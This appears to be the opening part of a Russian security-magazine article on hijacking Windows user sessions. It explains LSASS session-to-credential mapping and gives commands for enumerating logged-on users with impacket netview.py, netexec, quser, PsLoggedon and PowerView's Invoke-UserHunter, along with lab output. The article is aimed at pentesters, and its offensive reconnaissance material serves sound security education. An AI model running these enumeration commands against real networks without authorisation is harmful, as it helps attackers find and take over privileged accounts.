
В Windows при входе пользователя в систему ему назначается собственная сессия. Глубоко-глубоко внутри процесса `lsass.exe` хранится сопоставление между сессией и учетными данными пользователя. При попытке пройти аутентификацию на стороннем хосте, ресурсе или службе LSA получает идентификатор конкретной сессии, обнаруживает связь между сессией и конкретными учетными данными, после чего проводит аутентификацию.

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

Подробно механизм аутентификации пользователей, принцип работы LSA и общую структуру сессий мы изучали в статье «Поставщик небезопасности. Как Windows раскрывает пароль пользователя». Сейчас же предлагаю познакомиться с механизмом кражи сессий.

Если вкратце: почти все способы кражи сессий позволяют немножко злоупотребить механизмом сопоставления сессии и учетных данных и начать исполнять какие-нибудь нелегитимные действия от лица пользователя, на чью сессию мы можем воздействовать.



Общий концепт кражи сессии

Продолжение статьи →

ВРЕШЬ, НЕ УЙДЕШЬ!

КАК РАБОТАЕТ УГОН ПОЛЬЗОВАТЕЛЬСКИХ СЕССИЙ В WINDOWS

ПОИСК СЕССИЙ ПОЛЬЗОВАТЕЛЕЙ

Первым делом нам нужно найти компьютер, на котором могут лежать интересные сессии пользователей. Здесь мы можем на выбор использовать:

- функции WinAPI, которые позволяют перечислять сессии на устройстве;
- поведение системы — например, можем смотреть, появляются ли определенные артефакты, которые свидетельствуют о наличии сессии пользователя на хосте;
- особенности AD, которые помогут нам раскрыть списки пользователей на хосте.

WinAPI

Начнем с самого простого варианта — WinAPI. Здесь много полезных нам функций. Я выделю эти:

- NetSessionEnum();
- NetWkstaUserEnum();
- WinStationEnumerateW().

Начнем с первой. У нее много аргументов, которые неплохо документированы в MSDN.


```
NET_API_STATUS NET_API_FUNCTION NetSessionEnum(
  [in]      LMSTR   servername,
  [in]      LMSTR   UncClientName,
  [in]      LMSTR   username,
  [in]      DWORD   level,
  [out]     LPBYTE  *bufptr,
  [in]      DWORD   prefmaxlen,
  [out]     LPDWORD entriesread,
  [out]     LPDWORD totalentries,
  [in, out] LPDWORD resume_handle
);
```

Единственное, на что нам стоит обратить внимание, — первый параметр, он как раз таки и отвечает за компьютер, с которого будет получена информация о сессиях. Причем существует аналог этой функции, но поверх RPC — NetrSessionEnum().

С использованием этого метода работает большинство инструментов для обнаружения сессий пользователя. Например, если мы работаем с хоста на Linux, то можно воспользоваться скриптом netview.py (вот, кстати, вызов метода NetrSessionEnum()).

```
python3 netview.py DOMAIN/Administrator:lolkekcheb123! -target 10.10.
10.10
```


Параметр `-target` — это устройство, с которого следует собирать информацию о сессиях.



```
┌──(root㉿kali)-[~/…/ad/tools/impacket/examples]
└─# python3 netview.py CRINGE/Administrator:lolkekcheb123! -target 192.168.116.129
Impacket v0.10.1.dev1+20230524.180921.8b3f9eff - Copyright 2022 Fortra

[*] Importing targets
[*] Got 1 machines
192.168.116.129: user WIN10DEV\Admin logged in LOCALLY
192.168.116.129: user CRINGE\WIN10DEV$ logged in LOCALLY
```

Пример использования

Инструмент имеет более инвазивные функции: с его помощью можно отслеживать сессии по всему домену. В таком случае список пользователей, которых ищем, указываем через `-users`.




```
┌──(root㉿kali)-[~/…/ad/tools/impacket/examples]
└─# cat users.txt
WIN10DEV\Admin

┌──(root㉿kali)-[~/…/ad/tools/impacket/examples]
└─# python3 netview.py CRINGE/Administrator:lolkekcheb123! -users users.txt
Impacket v0.10.1.dev1+20230524.180921.8b3f9eff - Copyright 2022 Fortra

[*] Importing targets
[*] Getting machine's list from CRINGE
[*] Looking up users in domain CRINGE
[*] Got 2 machines
```

Поиск сессии по всему домену

Чуть более урезанные возможности — у **netexec**. Получить список пользователей через него можно, указав флаг --loggedon-users.

```
nxc smb 10.10.10.10/24 -u admin -p admin --loggedon-users
```



```
┌──(root㉿wifi)-[~]
└─# nxc smb 192.168.137.139
SMB         192.168.137.139 445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:vostok.street) (signing:True) (SMBv1:False)

┌──(root㉿wifi)-[~]
└─# nxc smb 192.168.137.139 -u Администратор -p lolkekcheb123! --sessions
SMB         192.168.137.139 445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:vostok.street) (signing:True) (SMBv1:False)
SMB         192.168.137.139 445    DC01             [+] vostok.street\Администратор:lolkekcheb123! (Pwn3d!)
SMB         192.168.137.139 445    DC01             [*] Enumerated sessions

┌──(root㉿wifi)-[~]
└─# nxc smb 192.168.137.139 -u Администратор -p lolkekcheb123! --loggedon-users
SMB         192.168.137.139 445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:vostok.street) (signing:True) (SMBv1:False)
SMB         192.168.137.139 445    DC01             [+] vostok.street\Администратор:lolkekcheb123! (Pwn3d!)
SMB         192.168.137.139 445    DC01             [+] Enumerated logged_on users
SMB         192.168.137.139 445    DC01             VOSTOK\DC01$             logon_server:
SMB         192.168.137.139 445    DC01             VOSTOK\Администратор     logon_server: DC01
```


Пример использования

Наконец, BloodHound собирает информацию о сессиях точно таким же образом. Впрочем, если мы работаем с Windows, то описанные выше варианты неприменимы. Поэтому можно посмотреть в сторону LOLBAS. Например, **net**.

```
net session [\\compname] [/list]
```

Либо `quser`.

```
quser.exe /server:dc01.office.corp

# Аналог 1 в 1
qwinsta.exe /server:dc01.office.corp

# Аналог 1 в 1, часть 2 :)
query.exe user /server:W10.ad.bitsadmin.com
```




```
C:\Users\Администратор>quser
 ПОЛЬЗОВАТЕЛЬ          СЕАНС              ID  СТАТУС  БЕЗДЕЙСТВ. ВРЕМЯ ВХОДА
>администратор         console             1  Активно   отсутствует 23.09.2024 13:31

C:\Users\Администратор>_
```

Изучение с системы Windows

Еще существует подписанный Microsoft инструмент PsLoggedon.

```
psloggedon \\dc01
```



```
PsLoggedon v1.35 - See who's logged on
Copyright (C) 2000-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Users logged on locally:
     3/20/2020 1:44:30 PM       Domain\user9173182
     3/24/2020 2:28:50 PM       Domain\user9273579

Users logged on via resource shares:
     3/24/2020 5:24:23 PM       Domain\user9373579
```


Использование легитимного бинаря

Наконец, есть полноценные фреймворки на PowerShell, например Get-UserSession2.ps1, BOF для Cobalt Strike Get-NetSession и, конечно же, всеми любимый `Invoke-UserHunter` из пакета PowerView.

```
Invoke-UserHunter -GroupName "Domain Admins"
Invoke-UserHunter -CheckAccess # Проверить административный доступ
Invoke-UserHunter -Domain "dev.corp" -UserName admin # Найти, где
сейчас находится такой-то юзер

# Есть флаг -Stealth, который уменьшает шансы на успех, но проверяет
лишь машины с высокой ценностью
```

Если же вызов `NetSessionEnum()` заблокирован или по какой-то иной причине не срабатывает, то можно поискать альтернативы. Например, getloggedon.py.

```
python getloggedon.py VOSTOK/dcom:lolkekcheb123\!@192.168.137.139
```

